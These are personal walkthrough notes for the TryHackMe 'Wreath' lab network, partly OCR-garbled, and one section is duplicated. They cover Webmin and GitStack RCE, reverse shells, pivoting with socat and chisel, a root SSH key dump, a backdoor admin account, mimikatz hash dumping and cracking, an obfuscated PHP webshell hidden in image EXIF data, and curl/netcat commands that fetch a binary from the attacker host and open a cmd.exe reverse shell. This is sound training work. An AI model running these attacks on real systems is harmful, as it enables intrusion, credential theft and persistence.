Day1(Public WebServer Enumaration)

Nmap

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.0 (protocol 2.0)

| ssh-hostkey:

3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)

256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)

256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)

80/tcp open http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)

|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c

| http-title: Did not follow redirect to https://thomaswreath.thm

443/tcp open ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)

| http-methods:

Potentially risky methods: TRACE

Lhttp-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c

_http-title: Thomas Wreath | Developer

ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/-

stateOrProvinceName=East Riding Yorkshire/countryName=GB

| Not valid before: 2021-06-30T03:51:49 |_Not valid after: 2022-06-30T03:51:49

ssl-date: TLS randomness does not represent time

| tls-alpn: |_ http/1.1

10000/tcp open http MiniServ 1.890 (Webmin httpd)

|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).


Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Aggressive OS guesses: Linux 3.10 - 3.13 (92%), Crestron XPanel control system (90%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.16 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%), Linux 5.4 (86%), Linux 2.6.32 (86%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Webserver

- Web server is a hostname but isnt running dns so we manually added ip to /etc/hosts



Exploit

- Webmin 1.890 is running on port 10000
- A rce cve is avaiable so we can get execution
- CVE-2019-15107

Day2(Webserver Exploitation)

Exploitation

- Now we will clone a exploit repository and then run the script against the target t0 get RCE.

```
# git clone https://github.com/MuirlandOracle/CVE-2019-1510766cd CVE-2019-15107 66 pip3 install -r requirements.txt8 ichmod +x ./CVE-2019-15107.py65./CVE-2019-15107.py $ip cloning into 'CVE-2019-15107'...

Temote: Enumerating objects: 29, done.

Temote: Counting objects: 100% (29/29), done.

Temote: Compressing objects: 100% (29/29), done.

Temote: Total 29 (delta 9), reused 14 (delta 3), pack-reused 0

Receiving objects: 100% (29/29), 19.47 KiB | 316.00 KiB/s, done.

Resolving deltas: 100% (9/9), done.

Resolving argparse

DownLoading argparse-1.4.0-py2.py3-none-any.whl (23 kB)

Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (2.25.1)

Requirement already satisfied: urllib3 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (1.26.4)

Requirement already satisfied: prompt_toolkit in /usr/lib/python3/dist-packages (from -r requirements.txt (line 4)) (3 0.14)
```

- Now the server has been succesfully exploited

```
@MuirlandOracle
[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.51.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!
[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
# shell
[*] Starting the reverse shell process
*] For UNIX targets only!
[\star] Use 'exit' to return to the pseudoshell at any time
Please enter the IP address for the shell: 10.50.49.32
Please enter the port number for the shell: 6969
[*] Start a netcat listener in a new window (nc -lvnp 6969) then press enter.
[+] You should now have a reverse shell on the target
[*] If this is not the case, please check your IP and chosen port
If these are correct then there is likely a firewall preventing the reverse connection. Try choosing a well-known po
uch as 443 or 53
```

- We need to get a consistent shell so we get a reverse connection back

```
root CyberJunkie)-[~/Tryhackme/WreathNetwork]

# nc -nvlp 6969

listening on [any] 6969 ...

connect to [10.50.49.32] from (UNKNOWN) [10.200.51.200] 37262

sh: cannot set terminal process group (1790): Inappropriate ioct

sh: no job control in this shell

sh-4.4#

■
```

- Stablize the shell
 - # Post Exploitation
 - We are already root but we get root hash password for persistence

```
root@prod-serv ]# cat /etc/shadow | grep root

oot:$6$i9vT8tk3SoXXxK2P$HDIAwho9FOdd4QCecIJKwAwwh8Hwl.BdsbMOUAd3X/chSCvrmpfy.5lrLgnRVNq6/6g0PxK9VqSdy47/qKXad1::0:99999:

:::
```

- We cant crack the hash cause it says in the Network Guideline but we can get root's user ssh key for future need

----BEGIN OPENSSH PRIVATE KEY---b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAABlwAAAAdzc2gtcn NhAAAAAwEAAQAAAYEAsOoHYlnFUHTlbuhePTNoITku40BH80xzRN803tMrpHqNH3LHaQRE LgAe9qk9dvQA7pJb9V6vfLc+Vm6XLC1JY9Ljou89Cd4AcTJ90ruYZXTDnX0hW1v05Do1bS jkDDIfopr037/YkDKxPFqdIYW0UkzA60qzkMHy7n3kLhab7gkV65wHdIwI/v8+SKXlVeeg 0+L12BkcSYzVyVUfE6dYxx3BwJSu8PIzL0/XUXXs0GuRRno0dG3XSFdbyiehGQlRIGEMzx hdhWQRry2HlMe7A5dmW/4ag8o+N0hBqygPlrxFKdQMg6rLf8yoraW4mbÝ7rA7/TiWBi6jR fqFzgeL6W0hRAvvQzsPctAK+ZGyGYWXa4qR4VIEWnYnUHjAosPSLn+o8Q6qtNeZUMeVwzK H9rjFG3tnjfZYvH066dypaRAF4GfchQusibhJE+vlKnKNpZ3CtgQsdka6o0du++c1M++Zj z14DJom9/CWDpvnSjRRVTU1Q7w/1MniSHZMjczIrAAAFiMfOUcXHzlHFAAAAB3NzaC1yc2 EAAAGBALNKB2JZxVB05W7oXj0zaCE5LuDqR/Dsc0TfDt7TK6R6jR9yx2kERC4AHvapPXb0 AO6SW/Ver3y3PlZulywtSWPS46LvPQneAHEyfTq7mGV0w519IVtbzuQ6NW0o5AwyH6Kazt +/2JAysTxanSGFtFJMwOtKs5DB8u595C4Wm+4JFeucB3SMCP7/Pkil5VXnoNPi9dgZHEmM 1clVHxOnWMcdwcCUrvDyMyzv11F17DhrkUZ6NHRt10hXW8onoRkJUSBhDM8YXYVkEa8th5 THuw0XZlv+GoPKPjToQasoD5a8RSnUDI0qy3/MqK2luJm206w0/04lgYuo0X6hc4Hi+ltIUQL70M7D3LQCvmRshmFl2uKkeFSBFp2J1B4wKLD0i5/qPE0qrTXmVDHlcMyh/a4xRt7Z432WLxzuuncqWkQBeBn3IULrIm4SRPr5SpyjaWdwrYELHZGuqDnbvvnNTPvmY89eAyaJvfwl g6b50o0UVU1NU08P9TJ4kh2TI3MyKwAAAAMBAAEAAAGAcLPPcn617z6cXxyI6PXgtknI8y lpb8RjLV7+bQnXvFwhTCyNt7Er3rLKxAldDuKRl2a/kb3EmKRj9lcshmOtZ6fQ2sKC3yoD oyS23e3A/b3pnZ1kE5bhtkv0+7qhqBz2D/Q6qSJi0zpaeXMIpWL0GGwRNZd0y2dv+4V9o4 8o0/g4JFR/xz6kBQ+UKnzGbjrduXRJUF9wjbePSDFPCL7AquJEwnd0hRfrHYtjEd0L8eeE egYl5S6LDvmDRM+mkCNvI499+evGwsgh641MlKkJwfV6/i0xBQnGyB9vhGVAKYXbIPjrbJr7Rg3UXvwQF1KYBcjaPh1o9fQoQlsNlcLLYTp1gJAzEXK5bC5jrMdrU85BY5UP+wEUYMbz TNYŐbe3q7bzoorxjmeM5ujvLkg7IhmpZ9nVXYDŠD29+t2JU565CrV4M69gvA9L6ktyta51 bA4Rr/l9f+dfnZMrKu0qpyrfXSSZwnKXz22PLBuXiTxvCRuZBbZAgmwqttph9lsKp5AAAA wBMyQsq6e7CHlzMFIeeG254QptEXOAJ6igQ4deCgGzTfwhDSm9j7bYczVi1P1+BLH1pDCQ viAX2kbC4VLQ9PNfiTX+L0vfzETRJbyREI649nuQr70u/9AedZMSuvXOReWlLcPSMR9Hn7bA70kEokZcE9GvviEHL3Um6tMF9LflbjzNzgxxwXd5g1dil8DTBmWuSBuRTb8VPv14SbbW HHVCpSU0M82eS0y1tYy1Rb0sh9hzg7h0Cqc3gqB+sx8bNW0gAAAMEA1pMhxKkqJXXIRZV60w9EAU9a94dM/6srB0bt3/7Rqkr9sbM0Q3IeSZp59KyHRbZQ1mBZYo+PKVKPE02DBM3yBZr2u7j326Y4IntQn3pB3nQQMt91jzbSd51sxitnqQQM8cR8le4UPNA0FN9JbssWGxpQKnnvm9kI975gZ/vbG0PZ7WvIs2sUrKg++iBZQmYVs+bj5Tf0CyH07EST414J2I54t9vlDerAcZDZwEYbkM7/kXMgDKMIp2cdBMP+VypVAAAAwQDV5v0L5wWZPlzgd54vK8BfN5o5gIuhW0kB2I2RDhVCoyyFH0T40qp1asVrpjwWp0d+0rVDT8I6rzS5/VJ800YuoQzumEME9rzNyBSiTwYlXRN11U6IKYQMTQgXDcZxTx+KFp8WlHV9NE2g3tHwagVTgIzmNA7EPdENzuxsXFwFH9TYEsDTnTZceDBI6uBFoTQ1nIMnoyAx0SUC+Rb1TBBSwns/r4AJuA/d+cSp5U0jbfoR0R/8byGbJ7oAQ232an8AAAARcm9vdEB0bS1wcm9kLXNlcnYBAg==----END 0PENSSH PRIVATE KEY-----

Day3(Pivoting)

Some tips

When Pivoting, Our Goal is to FInd possible machines in the network and then enumrating them(Port scan etc) to compromise them.

- We can see arp cache or arp tables to see the contacted ip address. (arp -a)
- ALso we can check DNS files. on Linux (/etc/resolv.conf) and on windows command (ipconfig /all)
- If compromised server has installed tools like nmap etc we can do internal port scan to see with what services its interacting.
- We can also do sssh tunneling and do port scan from our machine through help of proxychains but this is very slow process
- WE can transfer static binaries to compromised machine from our machine. Static binaries dont require external dynamic resources whereas dynamic binaries require. ALways prefer static compiled binaries when transfering to compromised server because machine may not have all dependencies
- Generally Firewalls only filter traffic coming from public network, not from a internal machine so this makes our job easier in most cases.

```
- Ping Sweep One liner: for i in {1..255}; do (ping -c 1 192.168.1.${i} | grep "bytes from" &); done

→ BAsh Port scanner: for i in {1..65535}; do (echo > /dev/tcp/192.168.1.1/$i) >/dev/null 2>&1 && echo $i$ is ope
```

- Windows firewalls mostly blovks icmps packets so we cant ping sweep there,we need a alternative like nmap etc.

SCANNING INTERNAL NETWORK

1-First i transfer a static nmap binary to my compromised host and then scan the ip range

./nmap-cyberjunkie -sn 10.200.51.0/24

Starting Nmap 6.49BETA1 (http://nmap.org) at 2021-07-04 16:09 BST

Cannot find nmap-payloads. UDP payloads are disabled.

Nmap scan report for ip-10-200-51-1.eu-west-1.compute.internal (10.200.51.1)

Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed

Host is up (-0.18s latency).

MAC Address: 02:38:92:DB:9C:85 (Unknown)

Nmap scan report for ip-10-200-51-100.eu-west-1.compute.internal (10.200.51.100)

Host is up (0.00021s latency).

MAC Address: 02:FF:21:E8:E4:CF (Unknown)

Nmap scan report for ip-10-200-51-150.eu-west-1.compute.internal (10.200.51.150)

Host is up (0.00028s latency).

MAC Address: 02:69:E8:39:08:A7 (Unknown)

Nmap scan report for ip-10-200-51-250.eu-west-1.compute.internal (10.200.51.250)

Host is up (0.00045s latency).

MAC Address: 02:67:8B:6F:CE:E1 (Unknown)

Nmap scan report for ip-10-200-51-200.eu-west-1.compute.internal (10.200.51.200)

Host is up.

2-.1 and .250 are excluded as .1 is gateway and .250 is openvpn ip

3- Now i scan these ips and and .100 is filtered but .150 gave some open ports

Nmap scan report for ip-10-200-51-150.eu-west-1.compute.internal (10.200.51.150)

Host is up (-0.000088s latency).

Not shown: 6147 filtered ports


PORT STATE SERVICE

80/tcp open http

3389/tcp open ms-wbt-server

5985/tcp open wsman

4- Now we scanned and got a login screen of gitstack



5- we found a exploit for gitstack having rce

https://www.exploit-db.com/exploits/43777

6- Now we need to change this code a bit for our purposes

7

Day4(gitserver Exploitation)

#Exploiting Gitserver

- 1. Now that we have a exploit we changed it a bit and set ip to our target ip which is 127.0.0.1:7777
- 2. Tested the exploit with whoami command and it successfully executed

- 3. Now we will try gaining a reverse shell
- 4. WE can either change the exploit again and include reverse shell inside exploit or we can send commands to the already uploaded webshell.
- 5. We can use curl command to send a post request to shell url and send command as data

1.12		
rivilege Name 	Description	State
eAssignPrimaryTokenPrivilege	Replace a process level token	Disable
eLockMemoryPrivilege	Lock pages in memory	Enabled
eIncreaseQuotaPrivilege		Disable
eTcbPrivilege	Act as part of the operating system	Enabled
eSecurityPrivilege		Disable
eTakeOwnershipPrivilege		Disable
eLoadDriverPrivilege	Load and unload device drivers	Disable
eSystemProfilePrivilege	Profile system performance	Enabled
eSystemtimePrivilege	Change the system time	Disable
eProfileSingleProcessPrivilege	Profile single process	Enabled
eIncreaseBasePriorityPrivilege	Increase scheduling priority	Enabled
eCreatePagefilePrivilege	Create a pagefile	Enabled
eCreatePermanentPrivilege	Create permanent shared objects	Enabled
eBackupPrivilege	Back up files and directories	Disable
eRestorePrivilege	Restore files and directories	Disable
eShutdownPrivilege	Shut down the system	Disable
eDebugPrivilege	Debug programs	Enabled
eAuditPrivilege	Generate security audits	Enabled
eSystemEnvironmentPrivilege	Modify firmware environment values	Disable
eChangeNotifyPrivilege	Bypass traverse checking	Enabled
eUndockPrivilege	Remove computer from docking station	Disable
eManageVolumePrivilege	Perform volume maintenance tasks	Disable
eImpersonatePrivilege	Impersonate a client after authentication	Enabled
eCreateGlobalPrivilege	Create global objects	Enabled
eIncreaseWorkingSetPrivilege	Increase a process working set	Enabled
eTimeZonePrivilege	Change the time zone	Enabled
eCreateSymbolicLinkPrivilege	Create symbolic links	Enabled
	Obtain an impersonation token for another user in the same session	Enable

- 6. In above command i try to get user priveleges but we already are system.
- 7. Now we will try to get a shell

- 8 We used a socat relay on first compromised machine to get a shell back.
 - # First start a listener on our machine
 - # Then run socat relay on first compromised machine ./socat tcp-l:8888 tcp:OURIP:PORT&
- # Here 8888 is a port on first machine which acts as a forwarder to the exploited git server. We first have to open up this port from first compromised machine and then setup the relay. Now we executed the powershell reverse shell through our git rce and we provided the first machine ip and opened port. That socat relay receives the connection and then forward that to our nc listener. In this way we get the reverse shell from a machine which cannot directly connect to outside network
 - 9. Now we have a authority system privileges

Day5(Windows Persistence)

- # Now we have got a shell but we need a proper access and persistence
- # We know that rdp is open on this server which means we can get a gui acess which will be ideal
- #First we create a user and we will make it part of admin and rdp group


net user USERNAME PASSWORD /add net localgroup Administrators USERNAME /add net localgroup "Remote Management Users" USERNAME /add

```
H
                                           root@CyberJunkie: ~/Tryhackme/WreathNetwork 118x
        —(rootጭCyberJunkie)-[~/Tryhackme/WreathNetwork]
       # nc -nvlp 6969
       listening on [any] 6969 ...
       connect to [10.50.49.32] from (UNKNOWN) [10.200.51.200] 42934
       id
      PS C:\GitStack\gitphp> whoai
       PS C:\GitStack\gitphp> whoami
ct%2
      nt authority\system
Bbyt
       PS C:\GitStack\gitphp> net user cyberjunkie hello /add
       The command completed successfully.
etStr
send
       PS C:\GitStack\gitphp> net localgroup Administrators cyberjunkie /add
0%28%
       The command completed successfully.
ength
       PS C:\GitStack\gitphp> net localgroup "Remote Management Users" cyberjunkie /add
       The command completed successfully.
       PS C:\GitStack\gitphp>
```

- # Now we can rdp whenever we want .
- # To rdp into the server ,we need to tunnel the rdp port of internal server to our localport.REmember we got the rce through port forward,thats why we need its rdp_port also to be forwarded.

```
___(root@CyberJunkie)-[~/Tryhackme/WreathNetwork]
_# ssh -L6666:10.200.51.150:3389 root@10.200.51.200 -i webserverssh
[root@prod-serv ~]# _______
```

- # Now we will access the rdpthrough port 6666
- # xfreerdp /v:127.0.0.1:6169 /u:cyberjunkie /p:hello +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,resources



- # We also shared our windows resoruces directory on rdp command and now can use post exploitation tools directly
- # We use mimikatz from our shared directory and dump the hashes

```
lsadump::sam
41f6354f4b96d21b99345d07b66571
5-1-5-21-3335744492-1614955177-2693036043
a3c96f8149df966517ec3554632cf4
01f4 (500)
nistrator
 37db630168e5f82aafa8461e05c6bbd1
 Credentials:
TLM-Strong-NTOWF *
Value : 68b1608793104cca229de9f1dfb6fbae
erberos-Newer-Keys *
Salt: WIN-1696063F791Administrator
Iterations : 4096
ials
             (4096): 8f7590c29ffc78998884823b1abbc05e6102a6e86a3ada9040e4f3dcb1a02955
6 hmac
             (4096) : 503dd1f25a0baa75791854a6cfbcd402
 hmac
             (4096) : e3915234101c6b75
c_md5
ong-NTOWF
rberos *
Salt: WIN-1696063F791Administrator
ials
c_md5
             : e3915234101c6b75
```

- # Administrator hash is `37db630168e5f82aafa8461e05c6bbd1 `
- # User thomas hash is '02d90eda8f6b6b06c32d5f207831101f'.Room says we can crack this password by rockyou so lets try

```
(root CyberJunkie)-[~/Tryhackme/WreathNetwork]
# john thomasgit.hash --wordlist=~/WordLists/rockyou.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
i<3ruby (?)
1g 0:00:00:00 DONE (2021-07-06 15:41) 2.272g/s 17008Kp/s 17008Kc/s 17008KC/s i<3scotty..i<3nonie
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed

__(root CyberJunkie)-[~/Tryhackme/WreathNetwork]</pre>
```


Thomas password is i<3ruby

Day6(Empire Framework)

Now we will use a C2 framework known as Empire for further diving in netwrok.It also has a gui setup known as starkiller

I made notes on how to use empire and we can do all sorts of post exploitation activites but we dont need to because we already our nt authority/system

WE successfully spawned a agent on target and now perform all adversary activities easily



We need to further move deeper into the network so we need to use nmap inside this gitserver. Either we can upload a nmap static exe for windows from our machine using evil-winrm or we can import a powershell scirpt to gitserver and then inoke that. Evil winrm allows us to directly include powershell scipts attached to our session memory so the scripts never touch the disk which makes our activity more stellhier # WE download a port scan powershell script and then include with our winrm session

OR

WE can use empire modules after spawning a agent in target server

Day 7 (Personel PC Pivoting)

Now its time for last internal server which is only accessible by the gitserver

- # We got port 80 and 3389 open
- # WE need to now forward port 80 to our localhost so we can work with this
- # So after playing with it i figured out how to pivot and get access to inner network webserver
- # I used Chisel to do remote port forwarding and forwarded the personal pc webserver to a port on public compromised first server and then did a local forwarding on public server through ssh to again forward that forwarded server to our machine

```
| Approximate round trip times in milli-seconds:
| Approximate round trip times in milli-seconds:
| Approximate round trip times in milli-seconds:
| Minimum = 0ms, Maximum = 0ms, Average = 0ms |
| Approximate round trip times in milli-seconds:
| Minimum = 0ms, Maximum = 0ms, Average = 0ms |
| Approximate round trip times in milli-seconds:
| Minimum = 0ms, Maximum = 0ms, Average = 0ms |
| Approximate round trip times in milli-seconds:
| Minimum = 0ms, Maximum = 0ms, Average = 0ms |
| Approximate round trip times in milli-seconds:
| Minimum = 0ms, Maximum = 0ms, Average = 0ms |
| Approximate round trip times in milli-seconds:
| Minimum = 0ms, Maximum = 0ms, Average = 0ms |
| Approximate round trip times in milli-seconds:
| Minimum = 0ms, Maximum = 0ms, Average = 0ms |
| Approximate round trip times in milli-seconds:
| Minimum = 0ms, Maximum = 0ms, Average = 0ms |
| Approximate round trip times in milli-seconds:
| Minimum = 0ms, Maximum = 0ms, Average = 0ms |
| Approximate round trip times in milli-seconds:
| Minimum = 0ms, Maximum = 0ms, Average = 0ms |
| Approximate round trip times in milli-seconds:
| Minimum = 0ms, Maximum = 0ms, Average = 0ms |
| Approximate round trip times in milli-seconds:
| Minimum = 0ms, Maximum = 0ms, Average = 0ms |
| Approximate round trip times in milli-seconds:
| Minimum = 0ms, Maximum = 0ms, Average = 0ms |
| Approximate round trip times in milli-seconds:
| Minimum = 0ms, Maximum = 0ms, Average = 0ms |
| Approximate round trip times in milli-seconds:
| Minimum = 0ms, Maximum = 0ms, Average = 0ms |
| Approximate round trip times in milli-seconds:
| Minimum = 0ms, Maximum = 0ms, Average = 0ms |
| Approximate round trip times in milli-seconds:
| Minimum = 0ms, Maximum = 0ms, Average = 0ms |
| Approximate round trip times in milli-seconds:
| Minimum = 0ms, Maximum = 0ms, Maximum
```

Steps to reproduce this pivot

First i opened port 18500 on public server so we can access it later from our machine and also opened port 30000 which will only act as a chisel listener

.200 is public server ,30000 is chisel Isitener port on public server ,18500 is the port on which the connection will be forwarded, .100 is the internal personal pc and 80 is the webserver port which we want

.\chisel-cyberjunkie.exe client 10.200.51.200:30000 R:18500:10.200.51.100:80

Ran this on public compromisedd server

#./chisel-Cyberjunkie server -p 30000 --reverse

remember to open the port 30000.

NOw ran this from our machine to forward the port to our localport 5555

ssh -L5555:127.0.0.1:18500 root@10.200.51.200 -i webserverssh

Day8(INternal server Enumaration)

- # Server used on web is php 7.4.11
- # The task requires that to further exploit the network we need access to the git repositries but that needs credentials for thomas git account. We dont have those but we have access to his gitserver so we can find all his source codes or maybe credentials from that
- # We found thomas credentials

twreath:\$apr1\$piSKZ1Ms\$3dzcdMG3eFK9bhC2U7Dup/

```
2021-06-25 03:30:28.902000
*Evil-WinRM* PS C:\Gitstack\data> dir
    Directory: C:\Gitstack\data
                     LastWriteTime
Mode
                                             Length Name
              11/8/2020
                                                    certificates
                           1:29 PM
              11/8/2020
                           1:29 PM
                                                  0 core
               7/5/2021
                                              51200 data.db
                           2:10 PM
              11/8/2020
                                                  0 groupfile
              11/8/2020
                                                 46 passwdfile
                           1:34 PM
              11/8/2020
                                                342 settings.ini
                           1:29 PM
*Evil-WinRM* PS C:\Gitstack\data> type passwdfile
twreath: $\footnote{\text{apr1}piSKZ1Ms$3dzcdMG3eFK9bhC2U7Dup/
Evil-WinRM* PS C:\Gitstack\data>
```

- # THe task guides us to get website source code analysis so we find the website source code in C:-\Gitstack\repositories\wewbsite.git
- # We can download it now using download option of evil-winrm
- # NOw we download a half cooked repository but isnt a fully usable or readable repository
- # We can recreate the fully readable repository by a tool called Gittools so for that we need to rename this directory to .git because by default git repo saves its metainfo in .git
- # We will be using extractor of gittools to convert this .git to readable repository
- #Got thomas all repositories in readable and usable format

#

Day9(Analysing Source code)

Now we will analyse the source code of the latest git repo which is the `345ac8b236064b431fa43f53d91c98c4834ef8f3

`one.

- # Read all php files so we can find a way to exploit this webserver.
- # We only find one php file which is the index.php file serving as backend of wreath front page
- # ANalysing the source code gave us a idea on how to bypass the file upload filters and then access that file. First we need to bypass a getimagesize fucntion filter which checks the file exif meta ata to grab its image dimensions. So we need to embed our malicous code inside a image first. BAsically the code is that it allows only 4 extensions related to images only and it splits the string of file uploaded at "." and then check the extension part of the code if it matches the whitelist of extensions which are allowed. WE can bypass this by using the double extension file upload bypass as the filter only checks the extension after the first ".". Then we can access it from / resources/uploads/filename.

NOte: This all will be accessed from url/resoruces/

```
if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
                starget = "uploads/".basename($_FILES["file"]["name"]);
sgoodExts = ["jpg", "jpeg", "png", "gif"];
                if(file exists($target)){
                        header("location: ./?msg=Exists");
                }
                $size = getimagesize($_FILES["file"]["tmp_name"]);
if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
                        header("location: ./?msg=Fail");
                move uploaded file($ FILES["file"]["tmp name"], $target);
                header("location: ./?msg=Success");
                die();
        } else if ($ SERVER["REQUEST METHOD"] == "post"){
                header("location: ./?msg=Method");
        }
       if(isset($_GET["msg"])){
     $msg = $_GET["msg"];
                switch ($msg) {
                        break;
                        case "Fail":
                                $res = "Invalid File Type";
                                break:
                        case "Exists"
                                $res = "File already exists";
                                break;
                        case "Method":
                                $res = "No file send";
                                break;
                }
<html lang=en>
        <!-- ToDo:
                  - Finish the styling: it looks awful
                  - Get Ruby more food. Greedy animal is going through it too fast
                  - Upgrade the filter on this page. Can't rely on basic auth for everything
                  - Phone Mrs Walker about the neighbourhood watch meetings
                <title>Ruby Pictures</title>
                <meta charset="utf-8">
                <meta name="viewport" content="width=device-width, initial-scale=1.0">
```

- # Now /resources require authentication. REmember we stole credentials of thomas.WE got his hash and then we cracked and got the password.USername must be thomas,wreath etc something like that
- # We got successful login with thomas:i<3ruby. Now we can upload files
- # This personel pc has a antivirus running so we need to first confirm if our php code inside an image gets executed or not. FOr testing purpose we simply echo a command. We write the php code in exifdata comment section. NOw we upload the file and access it and it echoes the text meaning phpdoes gets executed and we didnt alarm the AV. So now we will obfuscate our upload.

```
<?php \$p0=\$_GET[base64_decode('d3J\YXRo')];if(isset(\$p0)){echo base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>
```

WE obfuscated a simple php get parameter webshell. We escaped all dollars sign with \ because this command will be executed by bash on webserver.

NOw we inject this payload in exifdata of an pic and then use the get parameter to execute commands

Day10(Exploiting webserver)

- # Now /resources require authentication. REmember we stole credentials of thomas.WE got his hash and then we cracked and got the password.USername must be thomas,wreath etc something like that
- # We got successful login with thomas:i<3ruby. Now we can upload files
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```
 $$ \position{ continuous of the continuous of
```

WE obfuscated a simple php get parameter webshell. We escaped all dollars sign with \ because this command will be executed by bash on webserver.

NOw we inject this payload in exifdata of an pic and then use the get parameter to execute commands



Now we need a full reverse shell. We can do it through powershell commands but powershell3.0 onwards has AMSI

I will use curl in webshell to transfer nc binary to target

```
curl http://10.50.49.32/nc64.exe -o c:\\windows\\temp\\nc-cyberjunkie.exe
```

I passed this command as parameter in our webshell

Now I need to execute this and catch back the shell

```
127.0.0.1:5555/resources/uploads/cyberjunkie-webshell.jpg.php?wreath=powershell.exe%20c:\\windows\temp\nc-cyberjunkie.exe%20%2010.50.49.32%206969%20-e%20cmd.exe
```

Q 127.0.0.1:5555/resources/uploads/cyberjunkie-webshell.jpg.php?wreath=powershell.exe%20c:\\windows\temp\nc-cyberjunkie.exe%200:010.50.49.32%206969%20-e%20

```
# sudo nc -lvnp 6969
listening on [any] 6969 ...
connect to [10.50.49.32] from (UNKNOWN) [10.200.51.100] 49863
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>
```

Day11(Privilege escalation)

IMpersonate token is set to enabled but we abuse it because our current account isnt in part of any high privilege localgroup and is only part of Xammp server service account. SO we may escalate through this vector but it will be in context of XAMMP administrator privileges but we need PC administrative privileges.

